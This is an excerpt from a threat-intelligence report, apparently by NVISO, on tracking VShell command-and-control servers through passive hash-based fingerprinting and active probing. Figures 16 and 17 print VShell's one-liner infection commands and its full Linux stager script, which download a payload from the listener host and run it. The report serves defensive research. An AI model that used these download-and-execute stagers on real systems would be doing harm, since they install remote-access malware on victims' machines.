


Figure 10: VShell's translated tunnelling configuration.

¹³ <https://github.com/shadow1ng/fscan>

¹⁴ <https://github.com/gentilkiwi/mimikatz>

2.3. Usage

NVISO's incident response metrics have determined that Vshell's predominant deployment vector is the exploitation of public appliances. In nearly all the observed VShell intrusions, initial access was achieved through the exploitation of well-known vulnerabilities, often part of CISA's Known Exploited Vulnerabilities list, resulting in an initial VShell foothold.

Following this initial access, VShell operators commonly performed further internal network scans to identify additional vulnerable or misconfigured appliances. Once identified, lateral movement was achieved through remote command executions which downloaded and executed VShell from external infrastructure. Notably, no internal VShell beacon transfer was observed between compromised devices. These observations support the importance of network (micro-)segmentation, as well as restriction on outbound network connectivity and proper vulnerability management programs.




Figure 11: VShell's common deployment mechanism.

Following VShell's deployment, operators have been observed leveraging the acquired access for long-running operations (i.e., months) such as espionage, pre-positioning and access-brokering; short-term objectives such as ransomware were not encountered. As part of these long-running activities, we exceptionally observed adversaries trigger novel vulnerabilities such as VMware's CVE-2025-41244 local privilege escalation¹⁵.

¹⁵ <https://blog.nviso.eu/2025/09/29/you-name-it-vmware-elevates-it-cve-2025-41244/>

3. Tracking VShell Infrastructure

There are several factors which make attacker tooling eligible for tracking, including a toolkit's proliferation and usage in targeted intrusions. In 2025, NVISO observed VShell in several sensitive intrusions, piquing our interest around VShell's global footprint. This research was furthermore accentuated by the increased public reporting surrounding similar VShell sightings.

This section outlines how VShell has been tracked globally for the last months, providing defenders with a high-confidence dataset of VShell command & control servers. Maintaining such a high-confidence dataset of observed attacker infrastructure enables defenders to identify intrusions within their premises and, occasionally, beyond (see section 3.3, NetFlow Analysis).

3.1. Passive Fingerprinting

One of the most widely employed techniques in infrastructure tracking is the usage of internet scanners. On a daily basis, scanners scrape the internet, indexing a wide variety of properties encountered in the process. These databases can then be queried by defenders to identify publicly exposed systems world-wide, based on unique combinations of properties. Popular internet scanners index information such as exposed ports, associated services (e.g., HTTP), server responses (e.g., HTTP header, HTTP body) as well as a wide variety of ad-hoc and derived datasets (e.g., historical DNS records, geolocation data).

While the initial indexing of this information results from network connections established with scraped servers, the querying of these databases solely relies on the indexed information and is hence commonly considered as passive. In this context, the term “passive fingerprinting” is the process of establishing a combination of scanner-indexed properties which, together, allow for the identification of similar scraped servers.

Passive fingerprinting is a well-known technique; modern tooling often attempts to mitigate this capability by randomizing indexed properties (e.g., Cobalt Strike's Malleable Command and Control) and introducing lures. As of VShell version 4.2.0, similar lures are employed, resulting in VShell listeners mimicking a default “nginx” page (see Figure 12). This approach prevents defenders from fingerprinting easier to identify elements such as error messages (e.g., non-VShell protocol) or unique properties such as the VShell login portal.




Figure 12: A VShell TCP listener's fake nginx lure seen from a browser.

When servers expose an HTTP service (e.g., VShell's above TCP listener), a common scanner-indexed property is the HTTP response's body hash. This derived property allows for the easy identification of all indexed servers exposing the same default web page. As an example, the below Snippet 1 computes the HTTP body hashes (SHA256, SHA1, MD5) of the above VShell listener's decoy "nginx" page.


```
~$ curl -s http://192.168.205.128:8084 | sha256sum  
af44db26be11baa7878941cc1d95ccf043170236d6610ad24828affb44c873a6 -  
  
~$ curl -s http://192.168.205.128:8084 | sha1sum  
9025c022f8b57671a0c1dcbb0b3a9b1a97cec7be2 -  
  
~$ curl -s http://192.168.205.128:8084 | md5sum  
ca355028c4317eeae9d3fe6f98b0ef7b -
```

Snippet 1: Computing a live HTTP body hash on Linux.

Using this derived property, defenders can query scanners such as Team Cymru's Scout¹⁶ or Censys¹⁷ (see Figure 13) to identify servers exposing a similar default web page. The usage of lures (i.e., a default "nginx" page) however prevents us from determining with confidence whether identified servers are in fact VShell infrastructure or legitimate "nginx" servers.

¹⁶ <https://www.team-cymru.com/threat-intelligence-platform>

¹⁷ <https://censys.com/solutions/threat-hunting>



The screenshot shows the Censys search interface. The search bar contains the query "services.http.response.body_hashes:"9025c022f8b57671a0c1dcb0b3a9b1a97cec7be2"".

Host Filters:

- Labels:
 - 1,779 default-landing-page
 - 1,396 remote-access
 - 286 file-sharing
 - 278 network-administration
 - 206 database
 - More
- Autonomous System:
 - 210 ALIBABA-CN-NET (Hangzhou Alibaba Advertising)

Results:

Results: 1,779 Time: 0.07s

- 204.188.226.107** (SHARKTECH) - Illinois, United States
 - default-landing-page, remote-access
 - 22/SSH, 80/HTTP, 443/HTTP, 4268/HTTP
- 185.34.145.184** (Microsoft Windows) - Missouri, United States
 - file-sharing, network-administration, default-landing-page, remote-access
 - 135/DCERPC, 445/SMB, 2000/HTTP, 2100/HTTP, 3389/RDP
 - 5985/WINRM, 22200/HTTP, 47001/HTTP

Figure 13: Hunting for a default nginx page's hash as seen in Censys.

Similar to the TCP listener decoy, VShell protects its operator portal behind HTTP basic authentication (i.e., browser-based username/password combination), preventing the indexing of VShell's actual login page. Without this additional layer, defender would be able to search for indexed VShell login forms, allowing for the high confidence fingerprinting of VShell infrastructure.




Figure 14: VShell's portal, protected by HTTP basic authentication.

While these decoys are individually effective, their combination provides a new opportunity for fingerprinting. As can be seen in Figure 15, only a third of the servers exposing a default nginx page also happen to expose an endpoint protected through HTTP basic authentication. The combination of these hashes removes a significant portion of false positives, leaving defenders with a credible dataset of VShell infrastructure candidates.

censys

Hosts ▾ Search

services.http.response.body_hashes:"9025c022f8b57671a0c1dcb0b3a9b1a97cec7be2" and services.http.response.body_hashes:"baf371b6fd867efdceca3c65248eb21c7e8f902"

Host Filters

Labels:

- 632 default-landing-page
- 517 remote-access
- 72 database
- 66 security-tool
- 49 lodash
- More

Autonomous System:

- 110 TENCENT-NET-AP
Shenzhen Tencent Computer Systems Company Limited

Hosts
Results: 632 Time: 0.06s

110.41.87.119 (ecs-110-41-87-119.compute.hwclouds-dns.com)

Ubuntu Linux	HWCSNET Huawei Cloud Service data center (55990)	Guangdong, China		
<input checked="" type="checkbox"/> default-landing-page	<input checked="" type="checkbox"/> remote-access			
>_ 22/SSH	5000/HTTP	18082/HTTP	18085/HTTP	33333/HTTP

156.225.20.19


Ubuntu Linux	HFTCL-AS-AP High Family Technology Co., Limited (142032)	Islands, Hong Kong		
<input checked="" type="checkbox"/> database	<input checked="" type="checkbox"/> proxy	<input checked="" type="checkbox"/> default-landing-page	<input checked="" type="checkbox"/> remote-access	
>_ 22/SSH	80/HTTP	443/HTTP	888/HTTP	3306/MYSQL
5443/UNKNOWN	6443/HTTP	8082/HTTP	8084/HTTP	8443/UNKNOWN

Figure 15: Hunting for combined hashes (default nginx page and unauthorized page) as seen in Censys.

3.2. Active Fingerprinting

While passive fingerprinting provides defenders with a credible dataset of VShell infrastructure candidates, active fingerprinting can be employed to confirm this infrastructure with high confidence. As opposed to passive fingerprinting, active fingerprinting involves the process of actively interacting with (potential) attacker infrastructure. This process of actively interacting with attacker infrastructure poses a greater risk to security researchers and subsequently warrants operational security precautions (e.g., usage of a VPN).

As part of VShell's features, several listener types (e.g., TCP listeners) expose one-liner infection commands (see Figure 16) which can be leveraged to infect hosts once initial command execution is achieved. This one-liner functionality has commonly been used as payloads for or following remote command execution (RCE) exploits such as CVE-2025-31324¹⁸.



×

One-click on-line command view

Linux on-line command

```
1 curl -fsSL -m180 http://192.168.205.128:8084/slt|wget -T180 -q http://192.168.205.128:8084/slt)|sh
```

Windows on-line command

```
1 certutil.exe -urlcache -split -f http://192.168.205.128:8084/swt C:\Users\Public\run.bat && C:\Users\Public\run.bat
```

Figure 16: A VShell listener's one-liner infection command.

¹⁸ <https://blog.electrciq.com/china-nexus-nation-state-actors-exploit-sap-netweaver-cve-2025-31324-to-target-critical-infrastructures>

As an example, accessing the `/slt` endpoint of a VShell TCP listener will expose the following Linux infection script, itself dropping additional payloads ultimately leading to a VShell infection.

```

1  export PATH=$PATH:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/sbin
2  mkdir -p /tmp
3  cd /tmp
4  touch /usr/local/bin/writeablex >/dev/null 2>&1 && cd /usr/local/bin/
5  touch /usr/libexec/writeablex >/dev/null 2>&1 && cd /usr/libexec/
6  touch /usr/bin/writeablex >/dev/null 2>&1 && cd /usr/bin/
7  rm -rf /usr/local/bin/writeablex /usr/libexec/writeablex /usr/bin/writeablex
8  export PATH=$PATH:$(pwd)
9
10 164="192.168.205.128:8084/?h=192.168.205.128&p=8084&t=tcp&a=164&stage=true"
11 132="192.168.205.128:8084/?h=192.168.205.128&p=8084&t=tcp&a=132&stage=true"
12 a64="192.168.205.128:8084/?h=192.168.205.128&p=8084&t=tcp&a=a64&stage=true"
13 a32="192.168.205.128:8084/?h=192.168.205.128&p=8084&t=tcp&a=a32&stage=true"
14
15 v="a00cb457tcp"
16 rm -rf $v
17
18 ARCH=$(uname -m)
19 if [ ${ARCH}x = "x86_64x" ]; then
20   (curl -fsSL -m180 $164 -o $v|wget -T180 -q $164 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$164"'", "'$v'")')
21 elif [ ${ARCH}x = "i386x" ]; then
22   (curl -fsSL -m180 $132 -o $v|wget -T180 -q $132 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$132"'", "'$v'")')
23 elif [ ${ARCH}x = "i686x" ]; then
24   (curl -fsSL -m180 $132 -o $v|wget -T180 -q $132 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$132"'", "'$v'")')
25 elif [ ${ARCH}x = "aarch64x" ]; then
26   (curl -fsSL -m180 $a64 -o $v|wget -T180 -q $a64 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$a64"'", "'$v'")')
27 elif [ ${ARCH}x = "armv7lx" ]; then
28   (curl -fsSL -m180 $a32 -o $v|wget -T180 -q $a32 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$a32"'", "'$v'")')
29 fi
30
31 chmod +x $v
32 (nohup $(pwd)/$v > /dev/null 2>&1 &) || (nohup ./$v > /dev/null 2>&1 &) || (nohup /usr/bin/$v > /dev/null 2>&1 &) || (nohup /usr/libexec/$v > /dev/null 2>&1 &) || (nohup /usr/local/bin/$v > /dev/null 2>&1 &) || (nohup /tmp/$v > /dev/null 2>&1 &)
33 #

```

Figure 17: A VShell's listener's one-liner Linux infection payload.

By twisting this one-liner infection functionality to our advantage, the knowledge of the predefined paths (i.e., `/slt` and `/swt`) can be probed as part of the active scanning. Specifically, candidate VShell infrastructure exposing the above infection scripts on their listener ports allows us to determine with high confidence that a candidate is an operational VShell server.

Using this dual fingerprinting approach, NVISO has been tracking VShell infrastructure for months, continuously tracking approximately 480 active servers.




Figure 18: Historical high-confidence VShell proliferation metrics.

By validating the passive fingerprinting results through active probing, NVISO was furthermore able to confirm the passive fingerprint's accuracy. Since the start of our tracking activities, the active fingerprinting was able to confirm over 95.82% of passively-identified VShell infrastructure was operational. While a False Positive rate of approximately 5% may still seem significant for threat intelligence practitioners, we do note that this rate includes unavailable hosts (e.g., taken down, decommissioned, geofenced, ...).




Figure 19: Historical VShell passive fingerprinting true-positive rate.

The high-confidence VShell infrastructure datasets can furthermore be cross-referenced with additional datasets (e.g., geolocation, attribution, ...) to improve defenders' threat landscape. As an example, geolocation datasets confirmed VShell's proliferation within the APAC region (see Figure 20) while attribution datasets confirmed overlap between high-confidence VShell infrastructure and known attacker infrastructure (e.g., Houken¹⁹ intrusion set), helping defenders build adversary profiles.

